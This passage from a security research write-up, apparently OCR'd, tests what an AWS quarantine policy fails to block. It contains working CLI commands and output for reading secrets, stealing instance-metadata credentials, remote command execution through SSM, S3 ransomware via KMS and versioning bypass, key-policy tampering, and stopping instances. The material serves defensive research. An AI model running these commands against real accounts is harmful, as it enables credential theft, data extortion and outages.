            "MissingContextValues": []
        }
    ]
}
```


iam:SimulateCustomPolicy

Lambda Function Download

Download Function

lambda:GetFunction

Get Function Environment Variables



lambda:ListFunctions

lambda:GetFunction

SecretsManager Secrets Read

sm:ListSecrets

```
[redacted]$ aws secretsmanager list-secrets --profile quarantinedUser
{
    "SecretList": [
        {
            "ARN": "arn:aws:secretsmanager:us-east-1:[redacted]:secret:best_albanian_dance-Mqcg1o",
            "Name": "best_albanian_dance",
            "LastChangedDate": "2023-11-10T10:16:21.224000-05:00",
            "LastAccessedDate": "2024-08-29T20:00:00-04:00",
            "Tags": [],
            "SecretVersionsToStages": {
                "8[redacted]2": [
                    "AWSCURRENT"
                ]
            },
            "CreatedDate": "2023-11-10T10:16:20.673000-05:00"
        },
[redacted]$ aws secretsmanager get-secret-value --secret-id arn:aws:secretsmanager:us-east-1:[redacted]:secret:best_city_in_the_balkans-wkBVyG --profile qua
rantinedUser
{
    "ARN": "arn:aws:secretsmanager:us-east-1:[redacted]:secret:best_city_in_the_balkans-wkBVyG",
    "Name": "best_city_in_the_balkans",
    "VersionId": "4[redacted]9",
    "SecretString": "{\"best_city_in_the_balkans\":\"gjakova\"}",
    "VersionStages": [
        "AWSCURRENT"
    ],
    "CreatedDate": "2023-11-10T10:17:08.208000-05:00"
}
```

sm:GetSecretValue

Privilege Escalation

Not Allowed

- Creating a new policy version
- Setting the default policy version to an existing version
- Creating an EC2 instance with an existing instance profile
- Creating a new user access key
- Creating a new login profile
- Updating an existing login profile
- Attaching a policy to a user
- Attaching a policy to a group
- Attaching a policy to a role
- Creating/updating an inline policy for a user
- Creating/updating an inline policy for a group
- Creating/updating an inline policy for a role
- Adding a user to a group
- Passing a role to a new Lambda function, then invoking it cross-account
- Updating the code of an existing Lambda function
- Passing a role to CloudFormation
- Passing a role to a new CodeStar project
- Passing a role to a new SageMaker Jupyter notebook
- Passing a role to a Glue Development Endpoint
- Creating a CodeStar project from a template (no longer possible)

Partially Allowed

- Assume Role (Updating the Assume Role Policy Document of a role not allowed)
- Invoke Lambda Function (Passing a role to a new Lambda function not allowed)
- Invoke Lambda using DynamoDB (Passing a role to a new Lambda function not allowed)
- Update DataPipeline Definition

Allowed

- Updating an existing Glue Dev Endpoint
- Associating a Codestar team member
- Adding a malicious Lambda layer to an existing Lambda function
- Gaining access to an existing SageMaker Jupyter notebook

Glue Environment to S3 Access (required privileges glue:UpdateDevEndpoint and probably glue:GetDevEndpoint)

To get access to a Glue Environment, the endpoint name is needed (can be found using glue:GetDevEndpoint) and glue:UpdateDevEndpoint to update the SSH Public Key. Inside the endpoint, a role is found, containing several policies by default.

- AmazonS3ReadOnlyAccess
- AWSGlueConsoleFullAccess
- AWSGlueServiceRole

If asked by the creator of the environment, AmazonS3FullAccess policy is attached

AWSGlueConsoleFullAccess is an interesting policy, because it allows iam:PassRole, to only roles that contain AWSGlueServiceRole only passable to Glue Resources and AWSGlueServiceNotebookRoleonly passable to EC2 Instances. The Roles though do not contain much more privileges that cannot be found on the current credentials. Overall. what AWSGlueConsoleFullAccess offers is:

- s3:ListAllMyBuckets
- IAM Enumeration (list users, roles, groups, role policies)
- EC2 Enumeration
- S3 full access (if AmazonS3FullAccess is attached)
- EC2:RunInstances

```
[glue@ip-172-32-34-225 ~]$ aws iam list-attached-role-policies --role-name AWSGlueServiceRole
{
    "AttachedPolicies": [
        {
            "PolicyName": "AWSGlueServiceRole-EZCRC-s3Policy",
            "PolicyArn": "arn:aws:iam::[redacted]:policy/service-role/AWSGlueServiceRole-EZCRC-s3Policy"
        },
        {
            "PolicyName": "AWSGlueServiceRole",
            "PolicyArn": "arn:aws:iam::aws:policy/service-role/AWSGlueServiceRole"
        },
        {
            "PolicyName": "AWSGlueConsoleFullAccess",
            "PolicyArn": "arn:aws:iam::aws:policy/AWSGlueConsoleFullAccess"
        },
        {
            "PolicyName": "AmazonS3ReadOnlyAccess",
            "PolicyArn": "arn:aws:iam::aws:policy/AmazonS3ReadOnlyAccess"
        },
        {
            "PolicyName": "AmazonS3FullAccess",
            "PolicyArn": "arn:aws:iam::aws:policy/AmazonS3FullAccess"
        }
    ]
}
```

Let's Hypothetically Assume a Role (required pribileges: sts:AssumeRole*)


```
gl4ssesbo1@Galaxy:~$ aws sts assume-role --role-arn "arn:aws:iam::              :role/role1" --role-session-name r
ole1 --profile
{
    "Credentials": {
        "AccessKeyId": "A                    /",
        "SecretAccessKey": "C                                                  Q",
        "SessionToken": "IQoJb3JpZ2luX2VjEDYaCWV1LXdlc3QtMSJGMEQCICMy58/1jY+1oXu0gbgA+yRIBwogOen5DJaqNI3bxyHNAiA
tTN                                                                                                    2YkO
MrM                                                                                                    +WaD
K/O                                                                                                    spOs
Gyw                                                                                                    s6Ge
oia                                                                                                    9OMU
x68t5gbFjr/F59xwG988loAX4z9G00y/5WD7mM3IpsblVMd/s1+00n86h8qGpV7Jnhg82AF2sPS6945PxYRWVag==",
        "Expiration": "2024-06-26T22:46:01+00:00"
    },
    "AssumedRoleUser": {
        "AssumedRoleId": "A                    Y4:role1",
        "Arn": "arn:aws:sts::              :assumed-role/role1/role1"
    }
}
```

The simplest of the attacks, and yet the one that requires the most conditions to work

And it works for all sts:AssumeRole* Privileges:

- sts:AssumeRole
- sts:AssumeRoleWithSAML
- sts:AssumeRoleWithWebIdentity


Lambda Layer Privilege Escalation (privilege needed lambda:UpdateFunctionConfiguration)




Lambda Privilege Escalation can be reached by:

- Updating Function Code
- Updating Function Libraries (Function Layers)
- Attaching a Role to the Function
- Adding more policies into the Function (update, attach or add inline policy)

Out of all of them, lambda:UpdateFunctionConfiguration is allowed.



Privilege Escalation by Associating a Codestar team member (only for projects created pre-August 2024) (required privs: codestar:AssociateTeamMember and codestar:CreateUserProfile)



Picture Credit: https://stelligent.com/2017/05/05/aws-codestar-quickly-develop-build-and-deploy-applications-on-aws/

Add user to project

```
aws codestar associate-team-member --user-arn
arn:aws:iam::************:user/quarantinedUser --project-id testproject --
profile quarantinedUser --project-role Owner
```

Create a user profile

```
aws codestar create-user-profile --user-arn
arn:aws:iam::************:user/quarantinedUser --display-
name qu --email example@email.com --profile quarantinedUser
```

User will gain access on the project and its privileges

Privilege Escalation by Gaining access to an existing SageMaker Jupyter notebook (required privs: sagemaker:CreatePresignedNotebookInstanceURL)

```
gl4ssesbo1@Galaxy:~$ aws sagemaker create-presigned-notebook-instance-url --notebook-instance-name test --profile
{
    "AuthorizedUrl": "https://test-skip.notebook.eu-west-1.sagemaker.aws?authToken=eyJhbGciOiJIUzI1NiJ9.eyJmYXNDcmVkZW50aWFscyI6IkFZQURlSGJGYlVMNFNTckhseVJaMlR6Z3Z4WUF
Yd  4VV
Qw  FRS
UJ  2xn
aG  QUR
BQ  ZRX
JL  9KZ
jN  3dG
c0  b0Z
nR  Obk
tV  RUZ
Ek  Lp1
bl  Tit
Pa  zcD
Ir  Y3O
G9  kl4
cE  Y2V
OY  xB5
J1T0Ky3WosXlg"
```

```
BaseNotebookInstanceEc2InstanceRolesh-4.2$ curl -H "X-aws-ec2-metadata-token: $TOKEN" http://169.254.169.254/latest/meta-data/iam/security-credentials/BaseNotebookInstanceEc2InstanceRole
{"AccessKeyId":"A  FsR
kOgSvcQp2AIhAL0L  el1
OTjOSGpC1qO7YNJk  -jZ
PUNAS8W5BpBNnvB  wp6
RMbgXCpEG5xcIvKghDPzZB07t3anJNErqDlUossrVaBDldYTzkwE1z9Injj5J8zqjV+76ZEuHjoUC+wzqY0Qmd5Exqt0hxvGX5SZpLI7ESAZFA0Lnf2NU30yckHMueRyvpoXbW+UDw==","Expiration":"2024-06-27T16:13:00Z","Code":"Success","Message":null}sh-4.2$
```

Jupyter Endpoint Notebook

Instance Meta-Data

Non Administrative Infrastructure Impact

- SSM Command Execution on Instances
- S3 Bucket pillage
- S3 Ransomware
- Update KMS Key Policy
- Lambda Function Invoking and Deleting
- Shutting down instances in production
- Getting Management Console Access
- Stopping and Deleting CloudTrail
- Tampering with GuardDuty
- Bedrock full access

EC2 Instance Command Execution using SSM (required privs: ssm:StartSession or ssm:SendCommand)

SSM is used to remotely access an Instance using API Only. It requires the agent to be installed on the machine and the user to have privilege. And if both conditions meet, the user can access the instance remotely.

Quarantine Policy V2 does not prevent either ssm:StartSession or ssm:SendCommand

ssm:StartSession

```
[redacted] $ aws ssm start-session --profile quarantinedUser --target i-[redacted] --region us-east-1

Starting session with SessionId: quarantinedUser-tz5r5v3tf2b4etoksvukwvnriu
$
```

```
[redacted] $ aws ssm send-command --profile quarantinedUser --instance-ids=i-[redacted] --region us-east-1 --document-name "AWS-RunShellScript" --parame
ters "commands=whoami"
{
    "Command": {
        "CommandId": "5543214b-2875-4500-9476-79bf9423f812",
        "DocumentName": "AWS-RunShellScript",
        "DocumentVersion": "$DEFAULT",
        "Comment": "",
        "ExpiresAfter": "2024-08-30T20:15:47.842000-04:00",
        "Parameters": {
            "commands": [
                "whoami"
            ]
        },
        "InstanceIds": [
            "i-[redacted]"
        ]
```


ssm:SendCommand

Login Profile without Login Profile (required privs: sts:CreateFederationToken)

Want to get Management Console Access? You cannot if the user has Quarantine Policy V2 Attached, as both iam:CreateLoginProfile and iam:UpdateLoginProfile are prevented by the policy.

What is not prevented is sts:GetFederationToken and Magic:

```
(quarantinedUser)()(exploit/aws_create_console_url) >>> use credentials adminUser
[*] Currect credential profile set to 'adminUser'. Use 'show current-creds' to check them.
(adminUser)()(exploit/aws_create_console_url) >>> run
[*] The module might take a while. Please wait.
[*] Running module "exploit/aws_create_console_url" on region "us-east-1".
------------------------------------------------------------
Region: us-east-1
------------------------------------------------------------
{
    "URL": "https://signin.aws.amazon.com/federation?Action=login&Issuer=adminUser&De
}
------------------------------------------------------------
```



Tools that allow this: NetSPI Consoler, Pacu and Nebula

S3 Objects Access (s3:ListObjects, s3:PutObject and s3:GetObject is needed)

In order for a user to download the objects of a bucket, an identity needs:

- The Bucket Name (or use s3:ListAllMyBuckets or s3:ListBuckets)
- The Object Name (or use s3:ListObjects or s3:ListObjectsV2)
- Ability to Download the Object (using s3:GetObject)

Not Allowed by the Quarantine Policy, but found using Reconnaissance

Allowed by the Quarantine Policy

In order for a user to update the objects of a bucket, an identity needs:

- The Bucket Name (or use s3:ListAllMyBuckets or s3:ListBuckets)
- The Object Name (or use s3:ListObjects or s3:ListObjectsV2)
- Optionally, the ability to Download the Object (using s3:GetObject)
- The ability to upload a file (s3:PutObject)

Not Allowed by the Quarantine Policy, but found using Reconnaissance


Allowed by the Quarantine Policy

S3 Put Bucket Encryption Configuration (required priv: s3:PutBucketEncryptionConfiguration)

In order for a bucket's object to be encrypted using KMS, a user needs to configure the bucket's configuration and attach the key to the bucket:


```
                    :~$ aws s3api put-bucket-encryption --bucket supersuperpermisosensitivedata --server-si
de-encryption-configuration '{"Rules": [{"ApplyServerSideEncryptionByDefault": {"SSEAlgorithm": "aws:kms
","KMSMasterKeyID": "arn:aws:kms:us-east-1:            :key/dfd9abba-c1a3-4f27-adc0-49cd027e4f29"},"Buck
etKeyEnabled": true}]}' --profile targetUser --region us-east-1
                    :~$ aws s3api get-bucket-encryption --bucket supersuperpermisosensitivedata --profile t
argetUser
{
    "ServerSideEncryptionConfiguration": {
        "Rules": [
            {
                "ApplyServerSideEncryptionByDefault": {
                    "SSEAlgorithm": "aws:kms",
                    "KMSMasterKeyID": "arn:aws:kms:us-east-1:            :key/dfd9abba-c1a3-4f27-adc0-49
cd027e4f29"
                },
                "BucketKeyEnabled": true
            }
        ]
    }
}
```

S3 Ransomware



S3 Bypass Versioning (required privs: s3:PutBucketVersioning and s3:DeleteObject)

```
[redacted]: $ aws s3api list-object-versions --bucket supersuperpermisosensitivedata --profile adminUser
{
    "Versions": [
        {
            "ETag": "\"d41d8cd98f00b204e9800998ecf8427e\"",
            "Size": 0,
            "StorageClass": "STANDARD",
            "Key": "othersensitivedata/",
            "VersionId": "HbE9[redacted]bWZggXp7eni",
            "IsLatest": false,
            "LastModified": "2023-05-26T10:24:30+00:00",
            "Owner": {
                "DisplayName": "aws-research-individual-bleon-proko",
                "ID": "594003ad116d864e30bf64bb407f3a9213cf352f64a162faa43cb43f9eb4d2b0"
            }
        },
        {
            "ETag": "\"1e4da76045b4af5920cd1f2f70e0034c\"",
            "Size": 21,
            "StorageClass": "STANDARD",
            "Key": "othersensitivedata/supersensitivedata.txt",
            "VersionId": "_L1B[redacted]knaegR_N",
            "IsLatest": false,
            "LastModified": "2023-05-26T11:16:34+00:00",
            "Owner": {
                "DisplayName": "aws-research-individual-bleon-proko",
                "ID": "594003ad116d864e30bf64bb407f3a9213cf352f64a162faa43cb43f9eb4d2b0"
            }
        },
```

Object Versions

Versioning is a feature that allows a bucket to keep a copy of an object when it is modified or deleted. That allows a target to not loose the contents in case of a mistake or a compromise.

There are some ways to bypass Bucket Versioning:

- Disable Versioning before updating the object (s3:PutBucketVersioning)
- Delete the previous object versions after updating it (s3:DeleteObject)

s3:PutBucketVersioning is not prevented by the Quarantine Policy

KMS Tamper (required privs: kms:PutKeyPolicy and probably kms:CreateKey)

kms:PutKeyPolicy is the one we are mostly interested in, as it will update the Resource Policy of the key and effectively update the access to the key. This means they will have access to encrypt/decrypt resources encrypted with such key:

```
$ aws kms put-key-policy --key-id "arn:aws:kms:us-east-1:[redacted]:key/310[redacted]7ee" --policy-name default --policy '{
    "Version": "2012-10-17",
    "Id": "key-consolepolicy-3",
    "Statement": [
        {
            "Sid": "Allow attachment of persistent resources",
            "Effect": "Allow",
            "Principal": {
                "AWS": [
                        "arn:aws:iam::[redacted]:user/adminUser"
                ]
            },
            "Action": "kms:*",
            "Resource": "*"
        }
    ]
}' --profile adminUser
```

On the other hand, when a key is created, a policy can be added to it too. This can be later used by the attacker to encrypt services with a key they own.

```
[redacted]:~/Desktop$ aws kms create-key --description ransomware-key --key-usage ENCRYPT_DECRYPT --policy '{"Version":"2012-10-17","Id":"key-consolepolicy-3","Statement":[{"Sid":"Allowattachmentofpersistentresources","Effect":"Allow","Principal":{"AWS":["arn:aws:iam::[redacted]:user/qQ5ybE3L05eS.=8d6MuWN@wTSyl.OCs.@.=+UTbS90ECRJoNYu"]},"Action":"kms:*","Resource":"*"}]}' --key-spec SYMMETRIC_DEFAULT --bypass-policy-lockout-safety-check --profile ransomUser --multi-region --region us-east-1
{
    "KeyMetadata": {
        "AWSAccountId": "[redacted]",
        "KeyId": "mrk-353260cfd6ce4fe1a3af1364ca18edb4",
        "Arn": "arn:aws:kms:us-east-1:[redacted]:key/mrk-353260cfd6ce4fe1a3af1364ca18edb4",
        "CreationDate": 1684770122.849,
        "Enabled": true,
        "Description": "ransomware-key",
        "KeyUsage": "ENCRYPT_DECRYPT",
        "KeyState": "Enabled",
        "Origin": "AWS_KMS",
        "KeyManager": "CUSTOMER",
        "CustomerMasterKeySpec": "SYMMETRIC_DEFAULT",
        "KeySpec": "SYMMETRIC_DEFAULT",
        "EncryptionAlgorithms": [
            "SYMMETRIC_DEFAULT"
        ],
        "MultiRegion": true,
        "MultiRegionConfiguration": {
            "MultiRegionKeyType": "PRIMARY",
            "PrimaryKey": {
                "Arn": "arn:aws:kms:us-east-1:[redacted]:key/mrk-353260cfd6ce4fe1a3af1364ca18edb4",
                "Region": "us-east-1"
            },
            "ReplicaKeys": []
        }
    }
}
```

Shutting down instances in production (privileges required: ec2:TerminateInstances or ec2:StopInstances)

One of three parts of a good CIA Triad is Availability. That means a service needs to be available to users according to the initial plan with less to no downtime.

What happens though, when the servers running the service are deleted or stopped? That can be achieved using ec2:StopInstances and ec2:TerminateInstances and can lead to no service provided:

```
gl4ssesbo1@Galaxy:~$ aws ec2 stop-instances --instance-ids i-06545c429c19b121f --profile quarantinedUser --region eu-west-1
{
    "StoppingInstances": [
        {
            "CurrentState": {
                "Code": 64,
